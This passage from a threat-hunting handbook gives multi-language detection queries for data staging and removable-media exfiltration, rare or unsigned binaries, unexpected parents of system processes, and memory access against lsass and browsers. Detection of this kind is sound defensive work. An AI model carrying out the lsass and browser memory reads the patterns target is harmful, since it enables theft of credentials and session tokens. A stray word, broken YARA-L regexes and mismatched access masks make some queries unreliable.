WHERE "EventID" = 11 AND username = 'jsmith'
GROUP BY username, sourcehostname
LAST 2 HOURS
```

Plausible expected result: a per-stage count for one named user; the analyst re-runs the equivalent search for the archive-utility process event and the 4663 removable-storage write event, then checks by hand whether all three cluster inside the same two-hour window. Interpretation: unchanged from the joined languages above — the correlation logic lives with the analyst here, not inside the query.

**[QUERY] YARA-L** — a single multi-event rule with time-ordered placeholders across all three stages.

CONCEPTUAL SAMPLE — multi-event syntax, field paths, and thresholds illustrative.

```
rule staging_archive_removable_media_chain {
  meta:
    description = "Staging burst, archive-utility invocation, and removable-media write chained within one session"
    severity = "High"
  events:
    $stage.metadata.event_type = "FILE_CREATION"
    $stage.target.asset.hostname = $host
    $stage.principal.user.userid = $user

    $archive.metadata.event_type = "PROCESS_LAUNCH"
    $archive.target.process.file.full_path = /(7z\.exe|rar\.exe|WinRAR\.exe)$/i
    $archive.target.asset.hostname = $host
    $archive.principal.user.userid = $user

    $write.metadata.event_type = "FILE_MODIFICATION"
    $write.target.asset.hostname = $host
    $write.principal.user.userid = $user
  match:
    $host, $user over 2h
  outcome:
    $stage_count = count($stage)
    $write_count = count($write)
  condition:
    $stage_count >= 75 and $archive and $write_count >= 20
    and $archive.metadata.event_timestamp.seconds >= $stage.metadata.event_timestamp.seconds
    and $write.metadata.event_timestamp.seconds >= $archive.metadata.event_timestamp.seconds
}
```

Plausible expected result: one detection instance per host/user pair where all three conditions and the ordering constraint hold inside the 2-hour match window. Interpretation: unchanged from the KQL/SPL forms above.

**[QUERY] Elastic (EQL)** — chosen as this pattern's shape is an ordered, joined multi-event sequence per DEH Appendix A5 §8's decision table. EQL's `sequence` stage matches individual events rather than a count threshold, so the create-burst stage below assumes `qc-21-04` has already flagged the directory — the burst-detection logic itself lives upstream in that pattern, not inside this query, per DEH Appendix A5 §4's note that EQL has no native aggregation stage.

CONCEPTUAL SAMPLE — field values and the flagged-directory assumption are illustrative.

```
sequence by user.name, host.name with maxspan=2h
[file where event.action == "creation" and file.path : "*\\stage\\*"]
[process where process.name in ("7z.exe", "rar.exe", "WinRAR.exe")]
[file where event.action == "creation" and file.path : "*RemovableStorage*"]
```

Plausible expected result: the same three-stage correlation as the other languages, surfaced as one EQL sequence match per qualifying user/host pair. Interpretation: unchanged — the ordering constraint, not any single stage, is what makes this composite pattern's output more trustworthy than any of its three inputs alone.

**[FALSE POSITIVE]** Each stage's own false-positive driver (named under `qc-21-01`, `qc-21-03`, and `qc-21-04` above) still applies individually, but requiring all three in order inside one session meaningfully narrows them — a nightly backup job, for instance, is far less likely to also trigger a same-session removable-media write than any one stage alone. The composite pattern's main remaining driver is a genuinely busy IT or support session: a technician imaging a machine, compressing logs, and writing them to a USB drive as part of one documented ticket produces this exact three-stage shape legitimately. Check the ticket queue for the specific host and time window before escalating.

**[PIVOT]** Treat a hit here as this part's highest-confidence output and route it directly into the SOC Playbook Handbook's escalation procedure rather than continuing to hunt further inside this book's scope — pull the staging directory's full file inventory and the archive's contents list first, since that's the evidence an escalation needs and this pattern's own queries don't retrieve it.

**What Would Change My Mind** This pattern assumes a 2-hour `maxspan` reasonably captures a genuine collect-compress-transfer session while excluding unrelated same-day activity. If real IT-ticket data showed that legitimate three-stage sessions (imaging, log compression, USB write) routinely span longer than 2 hours — or that genuinely malicious staging in your environment tends to happen across multiple separate sessions over several days specifically to avoid a tight-window correlation like this one — the window width above would need to widen substantially, and this pattern's confidence advantage over its three individual inputs would need to be re-argued, not assumed.

## Cross-references

- DEH Part 3 (Telemetry Engineering I: Host and Identity Sources) for the process-creation, file-event, and object-access telemetry mechanics underlying every pattern in this part.
- DEH Part 31 (Baselining) for constructing the per-user access-volume baseline [qc-21-02](#) depends on.
- DEH Part 42 (Analytic Confidence) for the scoring framework this part's own low-confidence-by-design framing and [qc-21-05](#)'s composite/co-occurrence logic both build on directly.
- DEH Part 11 (Endpoint Detection Engineering) for the dual-use tooling framing behind [qc-21-01](#) and [qc-21-04](#).
- DEH Part 27 §2–§3 (QRadar's Building Block/Reference Set/Rule model) for the multi-object build every AQL block in this part cites in place of a native [JOIN](#).
- DEH Parts 24–29 and Appendix A5 for the Sigma/KQL/SPL/AQL/YARA-L/EQL syntax fundamentals this part assumes rather than teaches.
- DEH Parts 41–43 and this book's own Part 28 for how these five patterns would be scored on the Detection Coverage/Quality/Debt scales rather than this part inventing its own scoring.
- This book's Part 20 (Exfiltration) and Part 15 (Host & Directory Discovery) for the explicit scope boundaries stated in "Why this part exists" above.
- This book's Part 27 (Multi-Behavior Hunt Chains) as the likely destination for a chain that cites [qc-21-01](#) through [qc-21-05](#) alongside a Part 20 network-transfer hit or a Part 3/Part 15 pre-departure enumeration signal.



## Section J — Malware & Ransomware Behaviors

---

neshbooy

## Part 22 — Malware Indicators

---

### Why this part exists

This part covers general-purpose malware-presence signals not tied to one named delivery mechanism, technique, or catalog of specific binaries — the hunt an analyst runs when a host is suspected of hosting *something* malicious and the question is "does anything here look like malware," not "is this one named technique present." It carries six patterns across three sub-shapes: unsigned or fleet-rare binary execution (QC-22-01, QC-22-02), process-injection-shaped lineage and cross-process memory-access anomalies (QC-22-03, QC-22-04), and hash- or YARA/AV-engine-based artifact hunting (QC-22-05, QC-22-06).

The seeded naive rule this part exists partly to correct — "unsigned process = malware" — is dissected in full in DEH Part 40 §7, itself building on the process-lineage-tier model DEH Part 11 §2 develops. QC-22-01 and QC-22-03 below adapt that lineage-tier logic into ready-to-run queries rather than re-deriving why a bare signature check floods a queue with legitimate unsigned software.

This part's boundary against its neighbors: Part 9 owns the named, catalog-documented LOLBAS/GTFOBins binary-abuse primitives (certutil, mshta, rundll32, and the rest) — a signed, vendor-shipped binary repurposed for a documented primitive is Part 9's scope even when it's loosely also a "malware indicator"; this part covers the unsigned or previously-unseen binary itself. Part 23 owns the ransomware-specific discovery, credential-access, and backup/shadow-copy-tampering signals that precede encryption; this part's patterns apply to any malware family, not that specific pre-encryption sequence. Parts 12 and 13 own how malware persists across a reboot (services, scheduled tasks, Registry Run keys, WMI subscriptions); this part covers the execution/injection moment, not the persistence mechanism a payload installs once running. Part 8 owns PowerShell-specific encoded/obfuscated invocations even where the payload beneath them is, functionally, malware.

### 1. Unsigned and fleet-rare binary execution

**[CONCEPT]** Two heuristics do almost all of the work in this sub-shape, and neither is trustworthy alone: whether a binary carries a valid, trusted code-signing certificate, and whether a binary — by hash — has been seen anywhere else on the fleet before. DEH Part 40 §7 already dissects why a bare "unsigned equals malicious" rule floods a queue with legitimate unsigned software; DEH Part 11 §2's fix treats signature status and fleet prevalence as inputs to a broader judgment, not a standalone verdict. The two patterns below build that combination into ready-to-run queries instead of the single-field check DEH's own teardown already retired.

#### QC-22-01 — Unsigned binary executing from a user-writable path

| Field             | Value                                                                                                                                                                        |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-22-01                                                                                                                                                                     |
| MITRE             | No clean single-technique mapping — see [HUNTER] framing                                                                                                                     |
| Behavior          | A process image lacking a trusted code-signing signature executes from <code>\Users\</code> , <code>\AppData\</code> , <code>\Temp\</code> , or <code>\ProgramData\</code> . |
| DEH cross-ref     | DEH Part 11 §2 (process-lineage classification model); DEH Part 40 §7 (naive-rule teardown this pattern must not repeat)                                                     |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, Elastic (KQL) — AQL: N/A; YARA-L: N/A                                                                                                   |

**[HUNTER]** A standing detection tuned to avoid DEH Part 40 §7's alert-fatigue trap usually needs a mature lineage baseline that takes weeks to build; this hunt is worth running ad hoc against a suspected host before that baseline exists, since path plus signature status is still a reasonable first filter for a same-shift answer. Reach for this whenever the question is "has anything unsigned run from a writable directory on this one box," not a fleet-wide alert.

**[QUERY] Sigma** — Sysmon process-creation telemetry with signature checking enabled in the Sysmon config.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

title: Unsigned Binary Executing From a User-Writable Path
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_path:
    Image|contains:
      - '\Users\'
      - '\AppData\'
      - '\Temp\'
      - '\ProgramData\'
  selection_unsigned:
    Signed: 'false'
  filter_dll:
    Image|endswith: '.dll'
  condition: selection_path and selection_unsigned and not filter_dll
falsepositives:
  - See [FALSE POSITIVE] below
level: medium

```

Plausible expected result: `Image` under `C:\Users\<user>\AppData\Local\Temp\*.exe`, `Signed = false`, `Signature` empty. Interpretation: consistent with an unsigned binary running from a location a normal software install rarely targets; on its own this is a triage starting point, not the lineage-weighted verdict DEH Part 11 §2 argues for.

**[QUERY] KQL (Sentinel/Defender)** — `DeviceProcessEvents` joined against `DeviceFileCertificateInfo`, since Defender's process table carries no native signature-trust field of its own.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
DeviceProcessEvents
| where FolderPath has_any (@"\Users\", @"\AppData\", @"\Temp\", @"\ProgramData\")
| join kind=leftanti (DeviceFileCertificateInfo | where IsTrusted == true) on SHA1
| project Timestamp, DeviceName, FolderPath, FileName, SHA256, InitiatingProcessFileName
```

Plausible expected result: rows with no matching trusted-certificate record — either genuinely unsigned or signed by a certificate Defender doesn't trust. Interpretation: unchanged; the `leftanti` join is doing the work a bare `Signed` field does natively in the other two host-agent-based languages below.

**[QUERY] SPL** — Sysmon with signature checking enabled, indexed process-creation events.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
index=sysmon EventCode=1
| search (Image="*\Users\*" OR Image="*\AppData\*" OR Image="*\Temp\*" OR
Image="*\ProgramData\*")
| search Signed="false"
| table _time, host, User, Image, CommandLine, Signature
```

Plausible expected result: same shape as the Sigma match, table form. Interpretation: unchanged.

**[QUERY] AQL** — `N/A` (missing schema field). QRadar's normalized Events schema carries no code-signing or certificate-trust field for a process-creation record; matching would require regexing the raw Sysmon payload for a `Signed/SignatureStatus` custom property that most Sysmon DSM mappings don't extract by default. That is the exact "fight the schema" friction this book's missing-schema-field `N/A` category exists to name rather than paper over with a misleading path-only translation.

**[QUERY] YARA-L** — `N/A` (missing schema field). This book cannot confirm a UDM field on a `PROCESS_LAUNCH` event equivalent to Sysmon's `Signed/Signature` pair — the same category of gap DEH Part 28 §1.1 names for `GrantedAccess` (see `QC-22-04`'s YARA-L note). A path-only YARA-L rule would drop the signature condition entirely, leaving only half this pattern's logic expressed; that is a materially broader match, not a like-for-like translation, so the omission is named here rather than shown as a caveated block.

**[QUERY] Elastic (KQL)** — single-event boolean match, so Elastic's own KQL surface is the cheapest fit per DEH Appendix A5 §8's decision table, over Elastic Defend or Sysmon-via-Winlogbeat process events with ECS's code-signature enrichment.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
process.executable : ("*\\Users\\*" or "*\\AppData\\*" or "*\\Temp\\*" or "*\\ProgramData\\*") and  
process.code_signature.trusted : false
```

Plausible expected result: matches in Discover/detection-rule view with the same field shape as above.  
Interpretation: unchanged.

**[FALSE POSITIVE]** The concrete driver: legitimate in-house tools, one-off IT scripts, and installer bootstrap helpers extracted to %TEMP% mid-install are routinely unsigned and routinely run from exactly these paths — the same volume DEH Part 40 §7 names as the reason a bare signature check trains analysts to stop reading alerts. Fix, all languages: weight a hit by the spawning process's DEH Part 11 §2 lineage tier before escalating — an unsigned binary under an Expected parent stays low-priority; the same binary under a Highly Suspicious parent does not.

**[PIVOT]** Pull the binary's own SHA256 and check its fleet-wide prevalence (QC-22-02) — a hash unique to this one host is a stronger signal than one present on hundreds — and pull the spawning process's parent-child lineage to apply DEH Part 11 §2's tier model before escalating on this hit alone.

### QC-22-02 — Fleet-wide rare or first-seen binary prevalence hunt

| Field             | Value                                                                                                                            |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-22-02                                                                                                                         |
| MITRE             | No clean single-technique mapping — see [HUNTER] framing                                                                         |
| Behavior          | A process image (by SHA256) has executed on three or fewer distinct hosts across the fleet within the lookback window.           |
| DEH cross-ref     | DEH Part 31 (Baselining — what "rare" requires methodologically); DEH Appendix A5 §4 (aggregation and distinct-count primitives) |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL (investigative, see note), YARA-L, Elastic (ES QL) — Sigma: N/A                                |

**[HUNTER]** A single unsigned-binary hit tells you nothing about whether the same binary is running quietly on four thousand other hosts as part of a legitimate rollout. Prevalence — distinct-host count for a given hash — is the cheapest way to separate "genuinely novel" from "just not queried before," and it's worth running standalone whenever QC-22-01 or an EDR alert surfaces a candidate that needs that context fast.

**[QUERY] Sigma** — N/A (aggregation ceiling). DEH Appendix A5 §4's own aggregation table marks distinct-count as "not a native Sigma correlation type" — neither event\_count nor value\_count has a distinct-count-per-group primitive to express "seen on three or fewer distinct hosts." Forcing this through Sigma would misrepresent the spec; the native aggregation column on each target backend below is the more honest path.

**[QUERY] KQL (Sentinel/Defender)** — DeviceProcessEvents over a 30-day lookback.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

let lookback = 30d;
DeviceProcessEvents
| where Timestamp > ago(lookback)
| summarize HostCount = dcount(DeviceName), FirstSeen = min(Timestamp), SampleHosts =
make_set(DeviceName, 5) by SHA256, FileName
| where HostCount <= 3
| order by FirstSeen desc

```

Plausible expected result: a handful to a few dozen rows on a typical fleet, most of them one-off internal tools or a freshly staged software rollout rather than malware. Interpretation: a low host count is consistent with genuine rarity within the lookback window, not confirmation that the binary is malicious — see the Engineering Reality box below on what "first-seen" actually bounds.

**[QUERY] SPL** — process-creation index over a 30-day window.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

index=edr sourcetype=process_creation earliest=-30d
| stats dc(host) as host_count, min(_time) as first_seen, values(host) as sample_hosts by file_hash,
file_name
| where host_count <= 3
| convert ctime(first_seen)

```

Plausible expected result: same shape as the KQL result. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL; the investigative ad hoc search that validates this pattern before any standing object gets built, per this book's multi-object-deployment convention (DEH Part 27 §2–§3).

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use. **HAVING** filters on the `host_count` alias rather than the raw `UNIQUECOUNT(...)` expression, per IBM's only documented AQL **HAVING** pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

```

SELECT "File Hash" AS file_hash, "File Name" AS file_name,
       UNIQUECOUNT(sourceip) AS host_count,
       MIN(starttime) AS first_seen
FROM events
WHERE QIDNAME(qid) = 'Process Created'
GROUP BY "File Hash", "File Name"
HAVING host_count <= 3
LAST 30 DAYS

```

Plausible expected result: unchanged, contingent on the Sysmon DSM's custom properties actually extracting a hash field — see `qc-22-01`'s AQL note on the same gap. Interpretation: an ad hoc 30-day aggregation search like this is well within AQL's search surface; graduating it into an always-on alert needs the three-object Building Block/Reference Set/Rule chain DEH Appendix A5 §5 and §7.4 describe for DET-27-01, not a single scheduled search.

**[QUERY] YARA-L** — a multi-event correlation rule over UDM `PROCESS_LAUNCH` events, using YARA-L's `match/ outcome` aggregation rather than a single-event rule.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule rare_binary_fleet_prevalence {
  meta:
    author = "author-agent"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.sha256 = $hash
    $proc.target.hostname = $host
  match:
    $hash over 30d
  outcome:
    $host_count = count_distinct($host)
    $first_seen = min($proc.metadata.event_timestamp.seconds)
  condition:
    $proc and $host_count <= 3
}
```

Plausible expected result: one aggregated detection per rare hash, `$host_count` and `$first_seen` attached as outcome fields. Interpretation: unchanged from the other implementations.

**[QUERY] Elastic (ES|QL)** — a threshold/wide-lookback pattern, so ES|QL rather than Elastic KQL or EQL per DEH Appendix A5 §8's decision table, over a Sysmon-via-Winlogbeat or Elastic Defend process-event index.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
FROM logs-sysmon-*
| WHERE event.code == "1" AND @timestamp > NOW() - 30 days
| STATS host_count = COUNT_DISTINCT(host.name), first_seen = MIN(@timestamp) BY process.hash.sha256,
process.name
| WHERE host_count <= 3
| SORT first_seen DESC
```

Plausible expected result: unchanged in shape from the KQL/SPL results. Interpretation: unchanged.

**Engineering Reality** "First-seen on the fleet" is bounded by how far back your process-execution telemetry actually retains, not by how long the binary has existed. Many EDR consoles keep 30 to 90 days of full process telemetry in hot storage by default, so a hash this query calls "first-seen today" may simply have aged out of a prior occurrence outside the lookback window above. Verify your platform's actual retention before treating a low host-count result as genuinely novel rather than merely old.

**[FALSE POSITIVE]** The concrete driver: patch cycles and staged software rollouts push a wave of vendor-updated binaries with hashes nobody's fleet has seen yet, and a freshly re-imaged batch of hosts produces the same low-host-count shape as a genuinely rare malicious binary. Fix: scope an initial hunt to a specific suspected host or timeframe, and exclude by signed-publisher or known update-channel identity rather than raising the host-count threshold — a higher threshold just gives an attacker more hosts to hide behind.

**[PIVOT]** For a genuinely rare hash, check it against a curated threat-intel hash list ( `QC-22-05` ) and pull the binary's parent-child lineage to apply DEH Part 11 §2's tier model — rarity alone is a triage signal, not a verdict.

**[SOC MANAGEMENT]** Prevalence hunting is cheap to query and expensive to triage cold — a first run against an un-baselined fleet surfaces hundreds of rare-but-benign binaries alongside anything genuinely malicious. Run it weekly or biweekly for the first month, building a durable allowlist as you go, before treating a low host-count threshold as a standing alert condition — that first month is necessary triage work, not throwaway tuning.

## 2. Process-injection-shaped process anomalies

**[CONCEPT]** DEH Part 11 §7.1 is explicit that process injection (T1055) is a family of techniques, not one API call — `CreateRemoteThread` is one primitive among several, alongside process hollowing, `QueueUserAPC`-based injection, and reflective DLL loading. The two patterns below hunt two complementary observables from that family: an unexpected parent-child relationship around a core system binary, and the cross-process memory-access signal itself, generalized past the single `lsass.exe`-scoped case DEH Part 23 §1 introduces as DET-23-01.

### QC-22-03 — Core system binary spawned by an unexpected parent

| Field             | Value                                                                                                                                                                                                                                                                         |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <code>QC-22-03</code>                                                                                                                                                                                                                                                         |
| MITRE             | T1055 (Process Injection)                                                                                                                                                                                                                                                     |
| Behavior          | <code>svchost.exe</code> , <code>lsass.exe</code> , <code>csrss.exe</code> , or <code>winlogon.exe</code> is launched by a parent other than the single expected process ( <code>services.exe</code> , <code>wininit.exe</code> , or <code>smss.exe</code> ) for that binary. |
| DEH cross-ref     | DEH Part 11 §2.3 ("services.exe → unexpected binary" worked lineage pattern)                                                                                                                                                                                                  |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                                                                               |

**[HUNTER]** DEH Part 11 §2.3 frames this from the parent's side — an unexpected child of `services.exe`; this pattern runs the same logic from the child's side, since several core Windows binaries have such a small, static set of legitimate parents that any other parent is close to a bright line rather than a graded tier. Hunt this ad hoc when hollowing or masquerading is suspected but no specific injection primitive has been confirmed yet — the lineage anomaly is often visible before a memory-access event is.

**[QUERY] Sigma** — Sysmon process-creation telemetry.



CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
title: Core System Binary Spawned by an Unexpected Parent
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_target:
    Image|endswith:
      - '\svchost.exe'
      - '\lsass.exe'
      - '\csrss.exe'
      - '\winlogon.exe'
  filter_expected_parent:
    ParentImage|endswith:
      - '\services.exe'
      - '\wininit.exe'
      - '\smss.exe'
  condition: selection_target and not filter_expected_parent
falsepositives:
  - See [FALSE POSITIVE] below
level: high
```

Plausible expected result: `Image` = `svchost.exe`, `ParentImage` = something other than `services.exe` — commonly `explorer.exe`, `cmd.exe`, or a LOLBin. Interpretation: consistent with process following, masquerading, or a lineage-spoofing technique; not, on its own, confirmation of which.

### [QUERY] KQL (Sentinel/Defender)

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
DeviceProcessEvents
| where FileName in ("svchost.exe","lsass.exe","csrss.exe","winlogon.exe")
| where InitiatingProcessFileName !in ("services.exe","wininit.exe","smss.exe")
| project Timestamp, DeviceName, FileName, InitiatingProcessFileName, InitiatingProcessCommandLine,
FolderPath
```

Plausible expected result: unchanged from the Sigma match. Interpretation: unchanged.

### [QUERY] SPL

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
index=sysmon EventCode=1
| search Image IN ("*\svchost.exe","*\lsass.exe","*\csrss.exe","*\winlogon.exe")
| search NOT ParentImage IN ("*\services.exe","*\wininit.exe","*\smss.exe")
| table _time, host, Image, ParentImage, ParentCommandLine
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, UTF8(payload) AS
"Command"
FROM events
WHERE (UTF8(payload) ILIKE '%svchost.exe%' OR UTF8(payload) ILIKE '%lsass.exe%' OR UTF8(payload) ILIKE
'%csrss.exe%' OR UTF8(payload) ILIKE '%winlogon.exe%')
AND UTF8(payload) NOT ILIKE '%services.exe%'
AND UTF8(payload) NOT ILIKE '%wininit.exe%'
AND UTF8(payload) NOT ILIKE '%smss.exe%'
LAST 24 HOURS
```

Plausible expected result: rows keyed on raw payload text unless a custom property already extracts `ParentImage`. Interpretation: unchanged; this single-event boolean match is well within AQL's native search surface.

**[QUERY] YARA-L**

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule core_system_binary_unexpected_parent {
  meta:
    author = "author-agent"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.full_path = /\\"(svchost|lsass|csrss|winlogon)\\.exe$/ nocase
    not $proc.principal.process.file.full_path = /\\"(services|wininit|smss)\\.exe$/ nocase
  condition:
    $proc
}
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] Elastic (KQL)** — single-event boolean match, Elastic's own KQL surface.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
process.name : ("svchost.exe" or "lsass.exe" or "csrss.exe" or "winlogon.exe") and not
process.parent.name : ("services.exe" or "wininit.exe" or "smss.exe")
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[FALSE POSITIVE]** The concrete driver: RMM/helpdesk tooling and some AV/EDR self-protection drivers legitimately reparent or relaunch a core binary during a supported repair or diagnostic operation — the

same RMM confound DEH Part 11 §2.3's own False Positive Trap names for the `explorer.exe → cmd.exe` pair. Fix: exclude by the specific known agent's signed identity and process path, not by removing binaries from the target list — that reopens the exact gap a spoofed-lineage technique would walk through.

**[PIVOT]** Pull the child image's own loaded-module list (Sysmon Event ID 7) for anything unbacked or unsigned, and check whether the same host produces a `QC-22-04` cross-process-access hit in the surrounding minutes — an unexpected parent followed by a memory-access event is a stronger chain than either signal alone.

**QC-22-04 — Cross-process memory access consistent with thread injection**

| Field             | Value                                                                                                                                                                                                                           |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <code>QC-22-04</code>                                                                                                                                                                                                           |
| MITRE             | T1055 (Process Injection); T1003.001 (OS Credential Dumping: LSASS Memory) where the target is specifically <code>lsass.exe</code>                                                                                              |
| Behavior          | A process opens a handle to <code>lsass.exe</code> or a browser process with a memory-read-capable <code>GrantedAccess</code> mask, optionally followed by a <code>CreateRemoteThread</code> call from the same source process. |
| DEH cross-ref     | DEH Part 23 §1 (DET-23-01, generalized here past <code>lsass.exe</code> -only targets); DEH Part 9 §3.5–§3.6 (Sysmon Event ID 8 and Event ID 10 worked examples); DEH Part 11 §7.1 (the broader process-injection surface)      |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (investigative, see note), Elastic (EQL) — YARA-L: <code>N/A</code>                                                                                                                    |

**[HUNTER]** DEH Part 23 §1's DET-23-01 scopes the classic memory-read-capable-`GrantedAccess`-against-`lsass.exe` analytic; this pattern widens the target list to browser processes too, since credential/session-token theft from browser memory is a comparably common objective, and DEH Part 9 §3.5's own Detection Autopsy already warns against trusting a bare `CreateRemoteThread`-into-a-browser match alone. Run this ad hoc when credential or session theft is suspected and a DET-23-01-style rule isn't deployed yet or is scoped to `lsass.exe` only.

**[QUERY] Sigma** — Sysmon `process_access` (Event ID 10) telemetry, generalizing DEH Part 9 §3.6's worked `GrantedAccess` value list past `lsass.exe`.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

title: Cross-Process Memory Access With a Memory-Read-Capable Mask Against a Sensitive Target
status: experimental
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith:
      - '\lsass.exe'
      - '\chrome.exe'
      - '\msedge.exe'
      - '\firefox.exe'
    GrantedAccess:
      - '0x1010'
      - '0x1410'
      - '0x1438'
      - '0x143a'
      - '0x1fffff'
  filter_known_tools:
    SourceImage|endswith:
      - '\MsMpEng.exe'
      - '\wmiprvse.exe'
  condition: selection and not filter_known_tools
falsepositives:
  - See [FALSE POSITIVE] below
level: high

```

Plausible expected result: `TargetImage` = `chrome.exe` Or `lsass.exe`, `GrantedAccess` = `0x1410`, `SourceImage` an unrecognized tool path. Interpretation: consistent with a process reading another process's memory with credential- or session-theft-capable access rights; not, alone, proof that theft succeeded.

### [QUERY] KQL (Sentinel/Defender)

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

DeviceEvents
| where ActionType == "ProcessAccessed"
| where FileName in ("lsass.exe","chrome.exe","msedge.exe","firefox.exe")
| where AdditionalFields has_any ("0x1010","0x1410","0x1438","0x143a","0x1fffff")
| where InitiatingProcessFileName !in ("MsMpEng.exe","wmiprvse.exe")
| project Timestamp, DeviceName, FileName, InitiatingProcessFileName, AdditionalFields

```

Plausible expected result: unchanged in shape from the Sigma match, `AdditionalFields` carrying the access-mask value as a nested field. Interpretation: unchanged; verify `ActionType`'s exact label and where the access mask lands in your own tenant's schema before trusting this as written.

### [QUERY] SPL

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

index=sysmon EventCode=10
| search TargetImage IN ("*\\lsass.exe", "*\\chrome.exe", "*\\msedge.exe", "*\\firefox.exe")
| search GrantedAccess IN ("0x1010", "0x1410", "0x1438", "0x143a", "0xffffffff")
| search NOT SourceImage IN ("*\\MsMpEng.exe", "*\\wmiprvse.exe")
| table _time, host, SourceImage, TargetImage, GrantedAccess

```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL; the investigative search that validates the pattern, in the same style DEH Appendix A5 §7.4 shows for DET-27-01, before any standing QRadar object gets built.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

SELECT DATEFORMAT(starttime, 'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username,
       "Source Process Name", "Target Process Name", "Granted Access"
FROM events
WHERE QIDNAME(qid) = 'Process accessed'
AND "Target Process Name" IN ('lsass.exe', 'chrome.exe', 'msedge.exe', 'firefox.exe')
AND "Granted Access" IN ('0x1010', '0x1410', '0x1438', '0x143a', '0xffffffff')
LAST 24 HOURS

```

Plausible expected result: unchanged, contingent on the custom property extraction described in [qc-22-01](#)'s AQL note. Interpretation: graduating this into a standing alert needs the same Building Block/Reference Set/Rule chain DEH Part 27 §2–§3 and DEH Appendix A5 §5 describe for DET-27-01 — no single AQL statement is the deployed detection.

**[QUERY] YARA-L** — [N/A](#) (missing schema field). This pattern generalizes DET-23-01's [GrantedAccess](#) mask past lsass.exe-only targets, and this book cannot confirm a UDM field equivalent to that bitmask — the same gap DEH Appendix A5 §7.5 names for DET-23-01 itself and DEH Part 28 §1.1/§4 discusses directly. A YARA-L rule here would have to drop the access-mask condition entirely, which is a materially broader match than the other four languages show, not a like-for-like translation.

**[QUERY] Elastic (EQL)** — an ordered two-stage sequence (memory access, then remote-thread creation, from the same source process) is exactly the shape DEH Appendix A5 §5's decision table routes to EQL's [sequence](#) rather than a single-event Elastic KQL filter, over a Sysmon-via-Winlogbeat index.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

sequence by winlog.event_data.SourceProcessGUID with maxspan=1m
[process where event.code == "10" and
  winlog.event_data.TargetImage : ("*\\lsass.exe", "*\\chrome.exe", "*\\msedge.exe", "*\\firefox.exe")
and
  winlog.event_data.GrantedAccess in ("0x1010", "0x1410", "0x1438", "0x143a", "0xffffffff")]
[process where event.code == "8"]

```

Plausible expected result: a two-event sequence hit joined on the shared source-process GUID, tying the access event to a subsequent remote-thread creation from the same process within one minute.

Interpretation: this two-stage form is a stronger signal than either of [QC-22-04](#)'s single-event forms alone, consistent with an access-then-inject chain rather than an access event that never proceeded further.

**Blind Spot** Every query in this pattern keys on Event ID 10's [GrantedAccess](#) mask or Event ID 8's [CreateRemoteThread](#) call. DEH Part 11 §7.1 is explicit these are two injection primitives among several — reflective DLL loading maps a payload into memory without calling the normal Windows loader, so no Image Load event fires for it, and neither of this pattern's two source events necessarily fires either, depending on the API used. A clean result here means "this pattern's two named primitives didn't fire," not "no injection occurred."

